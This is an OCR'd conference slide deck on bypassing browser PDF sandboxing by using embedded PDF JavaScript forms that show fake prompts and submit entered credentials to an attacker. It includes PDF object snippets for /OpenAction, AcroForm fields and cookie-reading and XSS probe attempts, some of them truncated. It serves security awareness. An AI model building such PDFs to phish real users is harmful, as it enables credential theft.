Bypassing Browser PDF Security:

Using Embedded JavaScript Forms for Social Engineering

JORDAN BONAGURA

Secure Ideas



SecureIdeas

JORDAN BONAGURA

whoami

OVER 25 YEARS OF INDUSTRY EXPERIENCE

Penetration Tester

College Professor and course coordinator.

Worked on encryption of satellite communication.

Worked with police crime-solving unit.

Used to be a CISO.



SENIOR SECURITY CONSULTANT

JORDAN.BONAGURA@SECUREIDEAS.COM

www.secureideas.com

SecureIdeas

TABLE OF CONTENTS

01 Understanding the PDF Attack Surface

02 Turning a Restriction into an Attack

03 Exploiting Trust in Modern Browsers

04 Why This Works


01

Understanding the PDF Attack Surface

PDFs Are Everywhere

Why?

- Platform-independent --> Works on Windows, Mac, Linux, mobile.
- Secure for documents --> Supports permissions, read-only, digital signatures.
- Industry standard --> Used in contracts, invoices, tax forms, HR documents, etc.




How?

Evolution: External App --> Browser Plugin --> Native PDF Engine


Inline PDF Rendering in Browsers

PDFs inline

- PDFs open **inside the browser tab**
- No need for external PDF viewer/app or plugin
- Users see PDF **as part of the website**








The Assumption

PDF + Browser Sandbox = Safe?

- Many assume PDFs in browsers are harmless
- JS inside PDF is **fully** restricted
- Browser sandboxing eliminates **all** risk



Discovery Process



What happens if the PDF still contains JavaScript?

The most advanced tools




What happens if the PDF contains JavaScript?

First Tests

- Ac

PDF code:

```
  /JS (
try {
```




What happens if the PDF contains JavaScript?

First Tests

- Reading Cookies

PDF code:

```
  /JS (
try {
    var cookie = document.cookie;
```




What happens if the PDF contains JavaScript?

First Tests

-

PDF code:

```
/S /JavaScript
/JS (
```




What happens if the PDF contains JavaScript?

First Tests

- XSS-style payloads

PDF code:

```
 /JS (
try {
    eval("alert('XSS')");
```



What happens if the PDF contains JavaScript?

But... Why?

Attempt	Result	Reason
document	ReferenceError	No DOM exists inside PDF
document.cookie	ReferenceError	No DOM exists inside PDF
window.location	ReferenceError	No browser windows or URL context
eval(“alert(‘XSS’)”)	ReferenceError	No browser JS engine, alert undefined

ALL fail because they rely on browser objects or built-in functions.

NONE exist inside the PDF runtime.

The browser isn’t broken. **It’s simply not there.**
(PDF runtime)

Sandbox vs. PDF Runtime

Sandbox:

Modern browsers sandbox inline PDFs, preventing them from accessing the DOM, cookies, and the window object. That’s why all standard JavaScript fails.

PDF Runtime:

But the PDF isn’t a web page. It has its **own sandbox**, **its own runtime**, and **its own API**.



Sandbox protects the browser, not the user.

Sandbox Protects the Browser, Not the User

Sandb

The brow

It preve
data.

But the

It was

J

t

D:/Articles_Presentations/2026/SECybersecurity_Alabama_PDF/Samples/XSS.pdf

valueAsString;

val);

The extension Microsoft Edge PDF Viewer says

PDF Field Value: Sandbox are you there?

OK

Sandbox: 'I protected the browser!'

Me: 'Cool. I didn't need the browser.'"

Sandbox are you there?

Some Features Still Work

Features

- Alerts
- Interactive forms
- Field validation
- Forms submissions



Enough to ruin someone’s day...

What Can a PDF Actually Do?

So this isn’t a browser attack...

However, PDFs can:

- Run some JavaScript
- Show prompts
- Collect input
- Send it somewhere

That’s all I need...


The user will take care of the rest...

What Can a PDF Actually Do?

So this isn't a browser attack...

However, PDFs can:

- Run some JavaScript
- Show prompts
- Collect input
- Send it somewhere



That's all I need...

The user will take care of the rest...

02

Turning a Restriction into an Attack

Attack Idea

Attacker uploads malicious PDF

User opens PDF in browser preview
default browser behavior

Fake system prompt appears

Alerts

User does their job — enters credentials
social engineering works

Fields



Form submits to attacker
while attacker grabs coffee

Form
submission

Key Mechanisms

Objects

- /OpenAction --> runs code on open

DOM.pdf

File Edit View

```
%PDF-1.4

1 0 obj
<< /Type /Catalog /Pages 2 0 R /AcroForm 3 0 R /OpenAction 11 0 R >>
endobj
```

```
11 0 obj
<<
  /S /JavaScript
  /JS (
try {
    var dom = document;
    app.alert("DOM access: " + dom);
} catch (e) {
    app.alert("DOM blocked: " + e);
}
)
    >>
endobj
```

Key Mechanisms

Objects

- /SubmitForm --> sends data

```
3 0 obj
<<
  /Type /AcroForm
  /Fields [5 0 R]
>>
endobj
```

/AcroForm and /Fields

```
5 0 obj
<<
  /Subtype /Widget
  /Type /Annot
  /FT /Tx
  /T (Text1)
  /Rect [100 600 300 630]
  /DA (/F0 12 Tf 0 g)
  /P 4 0 R
>>
endobj
```

/Annot

```
4 0 obj
<<
  /Type /Page
  /Parent 2 0 R
  /MediaBox [0 0 612 792]
  /Resources << /Font << /F0 7 0 R /F1 6 0 R >> >>
  /Annots [5 0 R 13 0 R 15 0 R]
  /Contents 9 0 R
>>
endobj
```

/Annots

